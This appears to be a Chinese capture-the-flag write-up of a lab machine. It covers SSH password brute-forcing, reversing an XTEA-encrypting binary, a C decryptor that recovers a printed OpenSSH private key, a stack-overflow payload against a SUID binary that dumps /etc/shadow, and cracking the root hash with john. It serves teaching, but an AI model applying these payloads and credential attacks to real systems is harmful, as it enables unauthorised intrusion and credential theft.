
这是seclists中的一个字典，使用这个字典去爆破root@172.17.0.3　root/mountain

ssh连上去 在/usr/bin中发现可疑文件 userLogin




```
6ab28be27b0c:~# cd /usr/bin
6ab28be27b0c:/usr/bin# ls
[                  cryptpw            free               logger             od                 scp                ssh-keygen         tty                volname
[[                 cut                fuser              lsof               openvt             seq                ssh-keyscan        ttysize            wc
awk                dc                 getconf            lsusb              output.enc         setkeycodes        ssh-pkcs11-helper  udhcpc6            wget
basename           deallocvt          getent             lzcat              passwd             setsid             ssl_client         unexpand           which
bc                 diff               groups             lzma               paste              sftp               strings            uniq               who
beep               dirname            hd                 lzopcat            pgrep              sha1sum            sum                unix2dos           whoami
blkdiscard         dos2unix           head               md5sum             pkill              sha256sum          tac                unlink             whois
bunzip2            du                 hexdump            mesg               pmap               sha3sum            tail               unlzma             xargs
bzcat              eject              hostid             microcom           printf             sha512sum          tee                unlzop             xxd
bzip2              env                iconv              mkfifo             pscan              showkey            test               unshare            xzcat
cal                expand             id                 mkpasswd           pstree             shred              time               unxz               yes
chvt               expr               install            nc                 pwdx               shuf               timeout            unzip
cksum              factor             ipcrm              nl                 readlink           sort               top                uptime
clear              fallocate          ipcs               nmeter             realpath           split              tr                 userLogin
cmp                find               killall            nohup              renice             ssh                traceroute         uudecode
comm               findssl.sh         last               nproc              reset              ssh-add            traceroute6        uuencode
cpio               flock              ldd                nsenter            resize             ssh-agent          tree               vi
crontab            fold               less               nslookup           scanelf            ssh-copy-id        truncate           vlock
6ab28be27b0c:/usr/bin# 
```

ida分析




```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  encrypt_file(argc, argv, envp);
  return 0;
}
```

文件加密函数 跟进去




```
{
  int v0; // ecx
  int v1; // r8d
  int v2; // r9d
  __int64 v4; // [rsp+0h] [rbp-40h] BYREF
  __int64 v5; // [rsp+8h] [rbp-38h] BYREF
  _BYTE v6[24]; // [rsp+10h] [rbp-30h] BYREF
  unsigned __int64 v7; // [rsp+28h] [rbp-18h]
  __int64 v8; // [rsp+30h] [rbp-10h]
  __int64 v9; // [rsp+38h] [rbp-8h]

  v9 = fopen64(INPUT_FILE, "rb");
  v8 = fopen64(OUTPUT_FILE, "wb");
  if ( !v9 || !v8 )
  {
    perror("error");
    exit(1);
  }
  key_from_fixed_string(v6);
  while ( 1 )
  {
    v7 = fread(&v5, 1, 8, v9);
    if ( !v7 )
      break;
    if ( v7 <= 7 )
      j_memset_ifunc(&v6[v7 - 8], 0, 8 - v7);
    v4 = v5;
    xtea_encrypt(&v4, v6);
    fwrite(&v4, 1, 8, v8);
  }
  fclose(v9);
  fclose(v8);
  return printf((unsigned int)&unk_479042, (_DWORD)INPUT_FILE, (_DWORD)OUTPUT_FILE, v0, v1, v2, v4);
}
```

00001B63 encrypt_file:29 (401B63)



```
__int64 __fastcall xtea_encrypt(unsigned int *a1, __int64 a2)
{
  __int64 result; // rax
  int i; // [rsp+20h] [rbp-10h]
  unsigned int v4; // [rsp+24h] [rbp-Ch]
  unsigned int v5; // [rsp+28h] [rbp-8h]
  unsigned int v6; // [rsp+2Ch] [rbp-4h]

  v6 = *a1;
  v5 = a1[1];
  v4 = 0;
  for ( i = 0; i <= 63; ++i )
  {
    v6 += (((v5 >> 5) ^ (16 * v5)) + v5) ^ (*(_DWORD *)(4LL * (v4 & 3) + a2) + v4);
    v4 -= 1640531527;
    v5 += (((v6 >> 5) ^ (16 * v6)) + v6) ^ (*(_DWORD *)(4LL * ((v4 >> 11) & 3) + a2) + v4);
  }
  *a1 = v6;
  result = v5;
  a1[1] = v5;
  return result;
}
```

标准的xtea加密



ddress	Length	Type	String
.rodata:0···	0000001B	C	key-for-user-ldzid_ed25519
.rodata:0···	0000000B	C	output.enc
.rodata:0···	00000006	C	error
.rodata:0···	0000000D	C	$$$$$$\b\t$$\v$
.rodata:0···	00000008	C	\n\v\v$$$$$
.rodata:0···	00000006	C	$$$$$
.rodata:0···	00000005	C	$$$$$
.rodata:0···	00000005	C	$$$$$


找到key和输出的文件

因为是常量定义的key 和 读取的文件的文件名，这里ida分析将这两值合在了一起

xtea的key为16位，分成4组进行加密

`key-for-user-ldz` 是key， `id_ed25519` 是读取的文件名

很明显是一个私钥，写脚本解密output.enc



```
6ab28be27b0c:/usr/bin# find / -name "output.enc"
/etc/output.enc
/usr/bin/output.enc
find: /proc/9/task/9/fdinfo: Permission denied
find: /proc/9/fdinfo: Permission denied
find: /proc/10/task/10/fdinfo: Permission denied
find: /proc/10/fdinfo: Permission denied
6ab28be27b0c:/usr/bin# cat /usr/bin/output.enc
6ab28be27b0c:/usr/bin# cat /etc/output.enc
N 6]¯)t4U½'goki)#;¾a u«¸ w`· DFÂ ¿m²¿%A|j¾ Uk

 -^´I£? o?{C.¢³g0hX^yrTj¼ µYk£h-a¬Q" M\kLªk;·ь¦!ᴾk³
8be27b0c:/usr/bin# XshellXshell                }*ʌePǵ^C.
```


找到这个文件在/etc/下

提取出来解密

```
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
```

```c
#include <string.h>

#define BLOCK_SIZE 8
#define ROUNDS 64

const char FIXED_KEY_STR[16] = "key-for-user-ldz";
const char *INPUT_FILE = "output.enc";
const char *OUTPUT_FILE = "decrypted.txt";

void xtea_decrypt(uint32_t v[2], const uint32_t key[4]) {
    uint32_t v0 = v[0], v1 = v[1];
    uint32_t delta = 0x9E3779B9, sum = delta * ROUNDS;
    for (int i = 0; i < ROUNDS; ++i) {
        v1 -= (((v0 << 4) ^ (v0 >> 5)) + v0) ^ (sum + key[(sum >> 11) & 3]);
        sum -= delta;
        v0 -= (((v1 << 4) ^ (v1 >> 5)) + v1) ^ (sum + key[sum & 3]);
    }
    v[0] = v0; v[1] = v1;
}

void key_from_fixed_string(uint32_t key[4]) {
    for (int i = 0; i < 4; ++i) {
        key[i] = ((uint32_t)FIXED_KEY_STR[i*4]) |
                 ((uint32_t)FIXED_KEY_STR[i*4 + 1] << 8) |
                 ((uint32_t)FIXED_KEY_STR[i*4 + 2] << 16) |
                 ((uint32_t)FIXED_KEY_STR[i*4 + 3] << 24);
    }
}

void decrypt_file() {
    FILE *fin = fopen(INPUT_FILE, "rb");
    FILE *fout = fopen(OUTPUT_FILE, "wb");
    if (!fin || !fout) {
        perror("文件打开失败");
        exit(1);
    }

    uint32_t key[4];
    key_from_fixed_string(key);

    uint8_t buffer[BLOCK_SIZE];
    size_t read_size;
    while ((read_size = fread(buffer, 1, BLOCK_SIZE, fin)) == BLOCK_SIZE) {
        uint32_t block[2];
        memcpy(block, buffer, BLOCK_SIZE);
        xtea_decrypt(block, key);
        fwrite(block, 1, BLOCK_SIZE, fout);
    }

    fclose(fin);
    fclose(fout);
    printf("解密完成：%s → %s\n", INPUT_FILE, OUTPUT_FILE);
}

int main() {
    decrypt_file();
    return 0;
}
```


查看解密完的文件



```
└─# cat decrypted.txt
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDG60tqgYFFVx4ClSFGSIVssmKW6ibCoViuF9E8HQayZgAAAJBa9KyZWvSs
mQAAAAtzc2gtZWQyNTUxOQAAACDG60tqgYFFVx4ClSFGSIVssmKW6ibCoViuF9E8HQayZg
AAAEDkh1u30NCdjW5cB2TK+hkOBod+D7EKn6vZPHcyHL/ljMbrS2qBgUVXHgKVIUZIhWyy
YpbqJsKhWK4X0TwdBrJmAAAADWxkekBsb2NhbGhvc3Q=
-----END OPENSSH PRIVATE KEY-----
```

是个私钥，设置权限600 ，根据解密的key，可以得知是用户ldz的私钥

登录这个用户




```
┌──(root㉿kali)-[~/Desktop]
└─# ssh -i decrypted.txt ldz@10.20.73.10

localhost:~$
localhost:~$
localhost:~$ 
```

提权

```
localhost:~$ find / -perm -4000 2>/dev/null
/opt/vuln
/bin/bbsuid
```


查看suid

有个vuln，ida分析一下



```
void __cdecl vuln()
{
  char buffer[32]; // [rsp+0h] [rbp-30h] BYREF
  ssize_t n; // [rsp+20h] [rbp-10h]
  int flag; // [rsp+2Ch] [rbp-4h]

  flag = 0;
  n = read(0, buffer, 0x30u);
  if ( flag == 1 )
  {
    secret();
  }
  else
  {
    printf("flag = %d\n", flag);
    puts("password wrong");
  }
}
```

让flag=1就能执行secret()函数



```
void __cdecl secret()
{
  setuid(0);
  system("cat /etc/shadow");
}
```

这个函数读取/etc/shadow

这里很明显是一个栈溢出覆盖flag的值，进行判断绕过

payload:

```
localhost:~$ python -c "print('A'*44 + '\x01\x00\x00\x00')" | /opt/vuln
root:$6$W5FUwrTeo8vXfNot$qJazigaYSqk8ezVfjHckZb2XjxkrJsniQa5MA1o.j9apE1BMYX5vYuJV
EJ2hYbNsR0q9IWOSSt1I40vNYxvKO0:20263:0:::::
bin:!::0:::::
daemon:!::0:::::
lp:!::0:::::
sync:!::0:::::
shutdown:!::0:::::
halt:!::0:::::
mail:!::0:::::
news:!::0:::::
uucp:!::0:::::
cron:!::0:::::
ftp:!::0:::::
sshd:!::0:::::
games:!::0:::::
```

```
ntp:!::0:::::
guest:!::0:::::
nobody:!::0:::::
klogd:!:20205:0:99999:7:::
chrony:!:20205:0:99999:7:::
ldz:$6$qCU7eP8wj/Pvo1FB$Ooou6p.TF3M/kMB29XrzQ6XVNbq7c46lGzNvRPOJ55GAXJ0h.jmbc8VHh
GjFgwXLHPSbNt96l/rmUYgDqpo8Y0:20263:0:99999:7:::
nginx:!:20263:0:99999:7:::
```

成功读取shadow

爆破得到root密码

```
┌──(root㉿kali)-[~]
└─# john --format=sha512crypt --wordlist=rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)


┌──(root㉿kali)-[~]
└─# john hash --show
root:yulianateamo:20263:0:::::

1 password hash cracked, 0 left


┌──(root㉿kali)-[~]
└─# ssh root@10.20.73.10
root@10.20.73.10's password:

localhost:~#
localhost:~#
localhost:~# ls
root.txt
localhost:~# cat root.txt
flag{98ecb90d5dcef41e1bd18f47697f287a}
localhost:~#
```